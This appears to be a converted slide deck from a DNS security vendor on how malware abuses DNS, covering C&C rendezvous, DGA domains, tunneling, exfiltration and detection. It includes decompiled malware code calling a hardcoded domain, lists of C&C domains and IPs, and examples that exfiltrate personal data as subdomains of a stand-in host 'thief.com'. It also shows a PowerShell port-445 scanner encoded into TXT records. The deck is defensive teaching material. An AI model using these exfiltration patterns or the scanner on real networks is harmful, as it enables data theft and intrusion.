
```
.data:004313CE          align 10h  
.data:004313D0 aHttpWww_iuqerf db 'http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergrwa.com',0  
.data:004313D0          ; DATA XREF: WinMain(x,x,x,x)+A10  
.data:00431409          align 10h  
  
qmemcpy(&szUrl, aHttpWww_iuqerf, 0x39u);    // Copy hardcoded domain  
v8 = 0;  
v9 = 0;  
v10 = 0;  
v11 = 0;  
v12 = 0; |  
v13 = 0;  
v14 = 0;  
v4 = InternetOpenA(0, 1u, 0, 0, 0);  
v5 = InternetOpenUrlA(v4, &szUrl, 0, 0, 0x84000000, 0); // Connect  
if ( v5 )                                // If success  
{
```

llvgqpgesb.ga	1	e3		1709212225	0			
tffwlwyutc.sh	1	e3		1709212225	dseydwjdaewafx.in	1	e3	1709241405
shwrmrsphrdclbbnx.biz	1	e3		1709212225	olpcnkxujukvmr.ac	1	e3	1709241405
xghiwdoxxrcteq.so	1	e3		1709212225	uwaxayog.ru	1	e3	1709241405
vykwipbptsebgxhhlrmut.tw	1	e3		1709212225	nsjydsbjnneuhwuignkfo.ru	1	e3	1709241405
	1	e3		1709212225	ntorlmniidkavnaltfv.co	1	e3	1709241405
wwlqksmu.us	1	e3		1709212225	lqpqiex.net	1	169.242.240.68	1709241405
vavmxfpsotngiq.ug	1	e3		1709212225	xvnjcapvp.nu	1	e3	1709241405
mehsfqgvjtyie.ru	1	e3		1709212225	txmwwuntrrfxxdyhx.tw	1	e3	1709241405
temtvdgx.com	1	e3		1709212225	begkajmuxxskxwyujsucx.pro	1	e3	1709241405
noaxluqryfewc.sc	1	e3		1709212225	aukwkhiofi.sx	1	e3	1709241405
sdypfxod.com	1	168.170.0.7		1709212225	jolxqio.ir	1	e3	1709241405
	1	e3		1709212225	filliineoe.ki	1	e3	1709241405
tlbcgfspo.cc	1	e3		1709212225	ofwbafao.sx	1	e3	1709241405
kvmfmkkyjkmhywvmm.sh	1	e3		1709212225	vlkkytatxqfubmb.pro	1	e3	1709241405
tvudnwwbrwbjrbaueew.net	1	e3		1709212225	axrsllydhsr.jp	1	e3	1709241405
cemnpvvi.jp	1	e3		1709212225	fwgcipduxoyxxxhmxnpa.de	1	e3	1709241405
nrkehipvk.jp	1	e3		1709212225	egfoehki.net	1	e3	1709241405
					xjcyagdtyncdvtlt.co	1	e3	1709241405

2017-09-21
C&C: 168.170.0.7

2017-09-24
C&C: 169.242.240.68

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Anatomy of an Attack

The background features a faint, stylized illustration of a balance scale. The scale is tilted, with the left pan being higher. On the left pan sits a shield with a cross-like pattern. The right pan is lower and contains a stack of binary code (0s and 1s). The entire scene is set against a light gray background with abstract, cloud-like shapes at the bottom.

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How DNS Is (Ab)Used

- ✓ register brand-new domain name With no negative reputation
- ✓ mount phishing campaign, luring the unsuspecting to a web site using the new domain name
- ✓ visitors are infected through a variety of means

Finding C&C Server

- ✓ Malware wakes on the corporate network, inside the firewall
- ✓ The malware wants to communicate with a C&C server
- ✓ It rendezvous with a C&C server by looking up
 - ✓ A compiled-in list of domain names
 - ✓ Domain names generated by a Domain Generation Algorithm (DGA)
- ✓ ...until it gets an answer

DNS Tunneling

Tunneling data surreptitiously into or out of a network using

This is often effective because

- ☐ Most corporate networks no longer permit direct communication from internal hosts to the Internet
- ☐ Many require that common protocols (e.g., HTTP, HTTPS) run through proxies
- ☐ DNS is available in almost every network
- ☐ DNS queries and responses are usually poorly monitored compared to HTTP, FTP and SMTP protocols

Can be used


- ☐ as a covert back channel
- ☐ as a command and control channel for a botnet
- ☐ to download new code to existing malware
- ☐ to exfiltrate data from the internal network to a drop server



Slow DNS



VPN DNS



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Features and Restrictions

- Placing Information over DNS Queries(TXT Records,...)
- Limited query size up to 255 bytes
- Limited per subdomain size up to 63 bytes
- Case-insensitive
- Unreliable (order of message is not guaranteed)
- External server reassembles packets and constructs original file


Common Usage

- Web browsing over the DNS
- Remote desktop protocols
- Sensitivities data thief (e.g., passwords)
- Command and control channel

Data Exfiltration Over DNS Queries

Recursive DNS is used as a relay to send confidential data

DNS Request Structure: confidential-data-accomplice • domain • com




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Data Exfiltration over DNS Queries

- Sophisticated
- Infected endpoint gets access to file containing sensitive data
- It encrypts and converts info into encoded format
- Text broken into chunks and sent via DNS using hostname.subdomain or TXT records
- Exfiltrated data reconstructed at the other end
- Can use spoofed addresses to avoid detection

Data Exfiltration via host/subdomain Simplified/unencrypted example:

MarySmith.foo.thief.com
SSN-543112197.foo.thief.com
DOB-04-10-1999.foo.thief.com
MRN100045429886.foo.thief.com



DNS Exfiltration (Data Breach) Setup



1. A simple file or encrypted file

[illegible]

2. Using Base64 Encoding and pipe individual lines to a domain




Example:

54686520446f6d61696e204e616d65205379737
4656d2028444e53292069.thief.com
732074686520496e7465726e6574e2809973207
374616e64617264206e61.thief.com

3. Perform query to these domain



4. thief.com name server
to log all the queries to it
and converts back to a file



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Infiltration

Downloader Script

```
$port = 445
$net = "192.168.0"
$range = 0..254
foreach ($r in $range)
{
    $ip = "{0}.{1}" -F $net,$r
    if(Test-Connection -BufferSize 32 -Count 1 -Quiet -
ComputerName $ip)
    {
        $socket = new-object System.Net.Sockets.TcpClient($ip, $port)
        if($socket.Connected)
        {
            "$ip listening to port $port"
            $socket.Close()
        }
    }
}
```

4 TXT records

24706f7274203d20343435a246e6574203d20223139322e3136382
e3022a2472616e6765203d20302e2e323534a666f7265616368202
8247220696e202472616e676529a7ba20202020246970203d2022
7b307d2e7b317d22202d4620246e6

5742c2472a20202020696628546573742d436f6e6e656374696f6e
202d42756666657253697a65203332202d436f756e742031202d51
75696574202d436f6d70757465724e616d652024697029a2020202
07ba202020202020202024736f636b6574203

d206e65772d6f626a6563742053797374656d2e4e65742e536f636
b6574732e546370436c69656e74282469702c2024706f727429a20
20202020202069662824736f636b65742e436f6e6e6563746564
29a20202020202020207ba202

020202020202020202022246970206c697374656e696e6720746
f20706f72742024706f727422a20202020202020202020202024736
f636b65742e436c6f73652829a20202020202020207da202020207
da7d


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Detection

A faint, stylized background illustration. It features a mechanical device with a balance scale on the left, a gear mechanism in the center, and a vertical column of binary code (0s and 1s) on the right. The entire scene is rendered in a light, muted color palette.

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Detect Data Exfiltration or Tunneling Over DNS



1. Lengths of DNS queries and responses
2. Sizes of request and reply packets
3. Total number/volume of DNS queries from a device
4. Total number/volume of DNS queries to a domain
5. Real-time monitoring of the number of requests without entry in the cache memory
6. Payload calculation
7. Detect requests toward known malicious domain and identify IP Clients

Multipronged Approach to Threat Detection



Reputation

Detect & Prevent
communications to malware,
C2, Ransomware

Government-grade Threat
Intelligence

Ecosystem




Signature

Infrastructure protection for
critical core services

Carrier-grade deep packet
inspection

Instant identification of popular
tunneling tools



Behavior

Patented Streaming Analytics
Technology

Detect & Prevent Data
Exfiltration


“Machine Learning”

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Reputation Based Threat Detection


Reputation is known to be a ubiquitous, spontaneous, and simple mechanism of control

List of IOCs



